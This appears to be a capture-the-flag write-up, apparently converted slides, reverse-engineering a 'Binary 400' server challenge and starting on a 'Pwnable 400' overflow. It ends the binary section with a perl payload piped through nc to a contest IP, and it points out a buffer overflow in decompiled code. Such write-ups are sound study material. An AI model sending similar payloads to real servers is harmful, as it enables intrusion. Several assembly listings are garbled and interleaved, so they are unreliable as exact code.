movq    [rsp+58h+var_18], xmm6
movdqa  xmm0, xmm6
movq    [rsp+58h+var_10], xmm1
movdqa  xmm1, xmm7
movq    [rsp+58h+var_28], xmm2
movdqa  xmm2, xmm4
movq    [rsp+58h+var_20], xmm3
movdqa  xmm3, xmm5
mov     [rsp+58h+var_48], rdx
mov     [rsp+58h+var_38], rsi
mov     [rsp+58h+var_30], rcx
mov     [rsp+58h+var_40], rax
mov     [rsp+58h+var_50], rax
call    sub_402DD0
mov     edx, eax
xor     eax, eax
test    edx, edx
jz      short loc_40446D
```


```
mov     edi, 0FFFFFFFA6h
movq    xmm2, [rsp+58h+var_18]
movq    xmm3, [rsp+58h+var_10]
movq    xmm0, [rsp+58h+var_28]
movq    xmm1, [rsp+58h+var_20]
call    sub_402DD0
test    eax, eax
setz    al
movz    eax, al
```





INSIDE IT M_HANDLER

```
sub     rsp, 58h
movq    [rsp+58h+var_50], xmm1
mov     rax, [rsp+58h+var_50]
movq    [rsp+58h+var_50], xmm2
mov     rcx, [rsp+58h+var_50]
movq    [rsp+58h+var_50], xmm3
mov     rdx, [rsp+58h+var_50]
movq    [rsp+58h+var_50], xmm4
mov     rdi, [rsp+58h+var_50]
movq    [rsp+58h+var_50], xmm5
mov     rsi, [rsp+58h+var_50]
movq    [rsp+58h+var_50], xmm6
mov     r9, [rsp+58h+var_50]
movq    [rsp+58h+var_50], xmm7
mov     r8, [rsp+58h+var_50]
movq    [rsp+58h+lhand], xmm0
mov     [rsp+58h+var_10], rax
mov     [rsp+58h+lshoulder], rcx
mov     [rsp+58h+var_20], rdx
mov     [rsp+58h+rhand], rdi
mov     [rsp+58h+var_30], rsi
mov     [rsp+58h+rshoulder], r9
mov     [rsp+58h+var_40], r8
mov     [rsp+58h+var_50], rax
call    sub_4043C6
test    eax, eax
jnz     loc_404D00
```

```
loc_404D00:
mov     edi, 3
call    sub_4044F0
jmp     loc_40447C
sub_4044F0 endp
```



SUB_4044A0 - PERCENT DATA WRITE



THEREFORE


M_HANDLER

Check
motion
value


```
sub     rsp, 58h
movq    [rsp+58h+var_50], xmm1
mov     rax, [rsp+58h+var_50]
movq    [rsp+58h+var_50], xmm2
mov     rcx, [rsp+58h+var_50]
movq    [rsp+58h+var_50], xmm3
mov     rdx, [rsp+58h+var_50]
movq    [rsp+58h+var_50], xmm4
mov     rdi, [rsp+58h+var_50]
movq    [rsp+58h+var_50], xmm5
mov     rsi, [rsp+58h+var_50]
movq    [rsp+58h+var_50], xmm6
mov     r9, [rsp+58h+var_50]
movq    [rsp+58h+var_50], xmm7
mov     r8, [rsp+58h+var_50]
movq    [rsp+58h+1hand], xmm0
mov     [rsp+58h+var_10], rax
mov     [rsp+58h+1shoulder], rcx
mov     [rsp+58h+var_20], rdx
mov     [rsp+58h+rhand], rdi
mov     [rsp+58h+var_30], rsi
mov     [rsp+58h+rshoulder], r9
mov     [rsp+58h+var_40], r8
mov     [rsp+58h+var_50], rax
call    sub_4043C6
test    eax, eax
jnz     loc_404D00
```

Write to
Percent
data

```
loc_404D00:
mov     edi, 3
call    sub_4044F0
jmp     loc_40447C
sub_4044F0 endp
```





GET REFERENCE



```
dword_60C660 dd 0Eh  
dd 16h  
dd 7  
dd 7  
dd 1Ah  
dd 17h  
dd 13h  
dd 17h  
dd 15h  
dd 3  
dd 2  
dd 1Ah  
dd 16h  
dd 19h  
dd 17h  
dd 13h  
dd 5  
dd 6  
dd 3  
dd 13h  
dd 1  
dd 16h  
dd 16h  
dd 9  
dd 5  
dd 0Eh  
dd 0Ah  
dd 14h  
dd 16h  
dw 19h  
db 0
```


MOTION VALUE TO CHAR




END OF URANDOM 400





BINARY 400 - HAMILTONIAN PATH

	grab bag	/urandom	binary I33tness	pwnables	forensics
100	100	100	100	100	100
200	200	200	200	200	200
300	300	300	300	300	300
400	400	400	400	400	400
500	500	500	500	500	500



WHAT IS IT?

Seems like the binary is a server




INPUT MAGIC KEY

At first, server gets
several Magic keys

User should type it first.

```
mov     edx, 4
mov     rsi, rax
mov     edi, r12d      ; fd
call    recv_
movzx   ebx, byte ptr [rbp+0]
movzx   eax, byte ptr [rbp+3]
mov     rdi, rbp      ; ptr
shl     ebx, 24
or      ebx, eax
movzx   eax, byte ptr [rbp+1]
shl     eax, 16
or      ebx, eax
movzx   eax, byte ptr [rbp+2]
shl     eax, 8
or      ebx, eax
call    _free
cmp     ebx, 53794550h
jz      sub_40186A
sub_40186A:
cmp     ebx, 4A75402Ch
jnz     loc_40186A
cmp     ebx, 3818A37h
jnz     loc_40186A
cmp     ebx, 0ACF7BC51h
jnz     loc_40186A
loc_40186A:
```



INITIALIZATION

Server stores 5th value in the buffer.


→ used as loop counter

Server initialize registers.

r13d = -1,
r14 = 0,
r15 = 0


```
mov     edx, 4
mov     rsi, rbp
mov     edi, r12d      ; fd
call    recv_
movzx   ebx, byte ptr [rbp+0]
movzx   eax, byte ptr [rbp+3]
mov     rdi, rbp      ; ptr
shl     ebx, 18h
or      ebx, eax
movzx   eax, byte ptr [rbp+1]
shl     eax, 10h
or      ebx, eax
movzx   eax, byte ptr [rbp+2]
shl     eax, 8
or      ebx, eax
call    _free
mov     eax, ebx
test    ebx, ebx
mov     [rsp+38h+var_38], rax
jz      loc_401AF2
```

```
mov     r13d, 0FFFFFFFh
xor     r14d, r14d
xor     r15d, r15d
jmp     short loc_401A1E
; END OF FUNCTION CHUNK FOR sub_4017F0
```



MATH PROBLEM

```
loc_401A1E:                                ; CODE XREF: sub_4017F0+20E1j
mov     edi, 4                             ; size
call    _malloc
test    rax, rax
mov     rbx, rax
jz      short loc_401A9B
mov     edx, 4
mov     rsi, rax
mov     edi, r12d                          ; fd
call    recu_
movzx   ebp, byte ptr [rbx]
movzx   eax, byte ptr [rbx+3]
mov     rdi, rbx                          ; ptr
shl     ebp, 24
or      ebp, eax
movzx   eax, byte ptr [rbx+1]
shl     eax, 16
or      ebp, eax
movzx   eax, byte ptr [rbx+2]
shl     eax, 8
or      ebp, eax
call    _free
cmp     ebp, 3Fh
jg      short fail
cmp     r13d, 0FFFFFFFh
jz      short loc_401A00
mov     eax, r13d
sar     eax, 1Fh                          ; negative -> -1
                                              ; positive -> 0
shr     eax, 1Dh                          ; negative -> 7
                                              ; positive -> 0
lea     edx, [r13+rax*0]                   ; prev num + (7 or 0)
and     edx, 7                             ; last 3 bits (<= 7)
sub     edx, eax
mov     eax, ebp
sub     eax, r13d                          ; subtract prev num
add     eax, 17
cmp     eax, 34                             ; add 11h to index
jbe     short loc_401AA2                   ; goto jump table
```




JUMP TABLE

```

; DATA XREF: .rodata:0000000000401CE0↓o
proc near
xor     eax, eax
cmp     edx, 1
setnle al
jmp     short loc_401AB3
endp

off_401C28 dq offset edx_big_0 ; DATA XREF: edx_big_1
dq offset fail
dq offset edx_not_bigger_6
dq offset fail
dq offset fail
dq offset fail
dq offset fail
dq offset edx_big_1
dq offset fail
xor     eax, eax
dq offset fail
cmp     edx, 6
dq offset fail
setle   al
dq offset edx_small_6
jmp     short loc_401AB3
edx_not_bigger_6 endp
dq offset fail
dq offset fail
; ===== S U B R O U T I N E =====
dq offset fail
dq offset fail
edx_big_0 proc near ; DATA XREF: .rodata:0000000000401D38↓o
dq offset fail ; .rodata:0000000000401D38↓o
dq offset fail
arg_0 = qword ptr 8
dq offset fail arg_8 = qword ptr 10h
dq offset fail arg_10 = qword ptr 18h
dq offset fail arg_18 = qword ptr 20h
dq offset fail arg_20 = qword ptr 28h
dq offset fail arg_28 = qword ptr 30h
dq offset fail
; FUNCTION CHUNK AT .text:0000000000401B6A SIZE 00000025 BYTES
dq offset edx_small_6 ; FUNCTION CHUNK AT .text:0000000000401A00 SIZE 00000091 BYTES
dq offset fail ; FUNCTION CHUNK AT .text:0000000000401A9B SIZE 00000010 BYTES
dq offset fail ; FUNCTION CHUNK AT .text:0000000000401AB3 SIZE 0000000A BYTES
dq offset fail
xor     eax, eax
dq offset edx_big_0 test    edx, edx
dq offset fail setnle al
dq offset edx_not_bigger_6 jmp     short loc_401AB3
```




CHECK VALUE & BIT COUNTER

```
loc_401A00:                                ; CODE XREF: edx_big_0-
                                           ; edx_big_0-1C↓j
        mov     eax, 1
        mov     ecx, ebp
        add     r15, 1                    ; add loop counter
        shl     rax, cl
        mov     r13d, ebp
        xor     r14, rax
        cmp     [rsp+0], r15              ; 5th value we typed
        jz      before_get_key           ; r14 = -1

before_get_key:                            ; CODE XREF: edx_big_0-B9↑j
                                           ; r14 = -1
        test    r14, r14
        jz      short bad
        xor     edx, edx

loc_401AE1:                                ; CODE XREF: edx_big_0+1A↓j
        lea     rax, [r14-1]
        add     edx, 1
        and     r14, rax
        jnz     short loc_401AE1
        cmp     edx, 40h
        jz      short get_key
```




TODO

To satisfy bit counter

→ All numbers 0 ~ 63 should be used.



Constraint

→ Our input should be fit in the proper index of jump table.



HAMILTONIAN PATH

A path in an undirected graph that visits each vertex exactly once




END OF BINARY 400

63 48 54 64 47 62 56 39 24 7 13 3 9 26 41 58 52 42 57 51 61 55 40 46 36 30 15 32 38 53
59 49 34 17 2 19 25 10 4 21 6 16 31 14 8 23 29 44 50 60 45 35 20 5 11 1 18 33 27 12 22
28 43 37

(perl -e 'print


"\x53\x79\x45\x50\x4a\x75\x40\x2c\x03\x81\x8a\x37\xac\xf7\xbc\x51
\x00\x00\x00\x40\x00\x00\x00\x3e\x00\x00\x00\x2f\x00\x00\x00\x35
\x00\x00\x00\x3f\x00\x00\x00\x2e\x00\x00\x00\x3d\x00\x00\x00\x37
\x00\x00\x00\x26\x00\x00\x00\x17\x00\x00\x00\x06\x00\x00\x00\x0c
\x00\x00\x00\x02\x00\x00\x00\x08\x00\x00\x00\x19\x00\x00\x00\x28
\x00\x00\x00\x39\x00\x00\x00\x33\x00\x00\x00\x29\x00\x00\x00\x38
\x00\x00\x00\x32\x00\x00\x00\x3c\x00\x00\x00\x36\x00\x00\x00\x27
\x00\x00\x00\x2d\x00\x00\x00\x23\x00\x00\x00\x1d\x00\x00\x00\x0e
\x00\x00\x00\x1f\x00\x00\x00\x25\x00\x00\x00\x34\x00\x00\x00\x3a
\x00\x00\x00\x30\x00\x00\x00\x21\x00\x00\x00\x10\x00\x00\x00\x01
\x00\x00\x00\x12\x00\x00\x00\x18\x00\x00\x00\x09\x00\x00\x00\x03
\x00\x00\x00\x14\x00\x00\x00\x05\x00\x00\x00\x0f\x00\x00\x00\x1e
\x00\x00\x00\x0d\x00\x00\x00\x07\x00\x00\x00\x16\x00\x00\x00\x1c
\x00\x00\x00\x2b\x00\x00\x00\x31\x00\x00\x00\x3b\x00\x00\x00\x2c
\x00\x00\x00\x22\x00\x00\x00\x13\x00\x00\x00\x04\x00\x00\x00\x0a
\x00\x00\x00\x00\x00\x00\x00\x11\x00\x00\x00\x20\x00\x00\x00\x1a
\x00\x00\x00\x0b\x00\x00\x00\x15\x00\x00\x00\x1b\x00\x00\x00\x2a
\x00\x00\x00\x24";cat)|nc 140.197.217.239 11553



PWNABLE 400 -

A 5x5 grid of colored squares. The top row contains category names: 'grab bag', '/urandom', 'binary I33tness', 'pwnables', and 'forensics'. The subsequent rows contain numbers 100, 200, 300, 400, and 500. The colors of the squares vary: 100s are green and blue; 200s are blue; 300s are blue and green; 400s are green, blue, and purple; 500s are blue and grey. A red arrow points to the blue square with the number 400 in the fourth row, second column, which is also enclosed in a red box.


grab bag	/urandom	binary I33tness	pwnables	forensics
100	100	100	100	100
200	200	200	200	200
300	300	300	300	300
400	400	400	400	400
500	500	500	500	500



32BIT! + _ +
—

```
FILE *_cdecl client_callback(int a1)
{
    FILE *result; // eax@1
    int v2; // [sp+20h] [bp-2Ch]@1
    int v3; // [sp+24h] [bp-28h]@1
    char s1; // [sp+28h] [bp-24h]@3
    FILE *v5; // [sp+48h] [bp-4h]@1


    v2 = 5;
    v3 = 0;
    setsockopt(a1, 0xFFFF, 4102, &v2, 8u);
    result = fdopen(a1, "r+");
    v5 = result;
    if ( result )
    {
        if ( v5 && fgets(&s1, 32, v5) && !strcmp(&s1, "b366e2776ce9efffWn") )
        {
            sub_8049030(v5);
            fclose(v5);
        }
        result = 0;
    }
    return result;
}
```



MAIN ROUTINE

```
void __cdecl Main(FILE *fd)
{
    float v1; // [sp+18h] [bp-228h]@15
    float farr[128]; // [sp+20h] [bp-220h]@2
    char pos; // [sp+222h] [bp-1Eh]@1
    char i; // [sp+223h] [bp-1Dh]@8
    float max; // [sp+224h] [bp-1Ch]@1
    float min; // [sp+228h] [bp-18h]@1
    float v7; // [sp+22Ch] [bp-14h]@8
    float v8; // [sp+230h] [bp-10h]@8
    float v9; // [sp+234h] [bp-Ch]@11
    float v10; // [sp+238h] [bp-8h]@11
    float v11; // [sp+23Ch] [bp-4h]@11

    pos = 0;
    max = 0.0;
    min = 10000.0;
    fwrite("Welcome to DDTEK Secure Global Warming and Fukushima impact\n", 1u, 0x3Cu, fd);
    fwrite("predictorator! Please enter your kelvin adjusted climate data\n", 1u, 0x3Eu, fd);
    fwrite("For our algorithms to chew on:\n", 1u, 0x1Fu, fd);
    fflush(fd);
    while ( get_data(&pos, farr, pos) != 0.0 )
    {
        if ( farr[pos] > (long double)max )
            max = farr[pos];
        if ( min > (long double)farr[pos] )
            min = farr[pos];
        ++pos;
    }
    v7 = 0.0;
    v8 = 0.0;
    for ( i = 0; i != pos; ++i )
    {
        v7 = farr[i] + v7;
        v8 = farr[i] * farr[i] + v8;
    }
    v9 = v7 / (long double)i;
```




GET_DATA FUNCTION

```
long double __cdecl get_data(FILE *fd, float *farr, char pos)
{
    int v3; // esi@3
    char v4; // bl@3
    int v5; // ebx@4
    float v7; // [sp+24h]@1
    char input[128]; // [bp-9h]@1
    char *ptr; // [sp+10h]@1
    int v10; // [sp+14h]@1
    int v11; // [sp+18h]@1
```

BOOM!

```
    v1 = scanf("%f", &v7);
    input[v10] = v11;
    --v10;
}
scanf("%f", &v7);
farr[pos] = v7;
return farr[pos];
}
```


```
while ( get_data(Fd, farr, pos) != 0.0 )
{
    if ( farr[pos] > (long double)max )
        max = farr[pos];
    if ( min > (long double)farr[pos] )
        min = farr[pos];
    ++pos;
}
```



SUB_8048C70 - ENCRYPTION

```
int __cdecl sub_8048C70()
{
    int v0; // ST08_4@1
    char v1; // ST0E_1@1


    v0 = (int)byte_804ACC0;
    ++byte_804ACC0[256];
    *(_BYTE *)(v0 + 257) += *(_BYTE *)(v0 + *(_BYTE *)(v0 + 256));
    v1 = *(_BYTE *)(v0 + *(_BYTE *)(v0 + 256));
    *(_BYTE *)(v0 + *(_BYTE *)(v0 + 256)) = *(_BYTE *)(v0 + *(_BYTE *)(v0 + 257));
    *(_BYTE *)(v0 + *(_BYTE *)(v0 + 257)) = v1;
    return byte_804ACC0[(unsigned __int8)(*(_BYTE *)(v0 + *(_BYTE *)(v0 + 256)) + *(_BYTE *)(v0 + *(_BYTE *)(v0 + 257)))];
}
```



KEY SCHEDULING

```
_BYTE *__cdecl sub_8048B50()
{
    char v0; // ST0F_1@5
    _BYTE *result; // eax@7
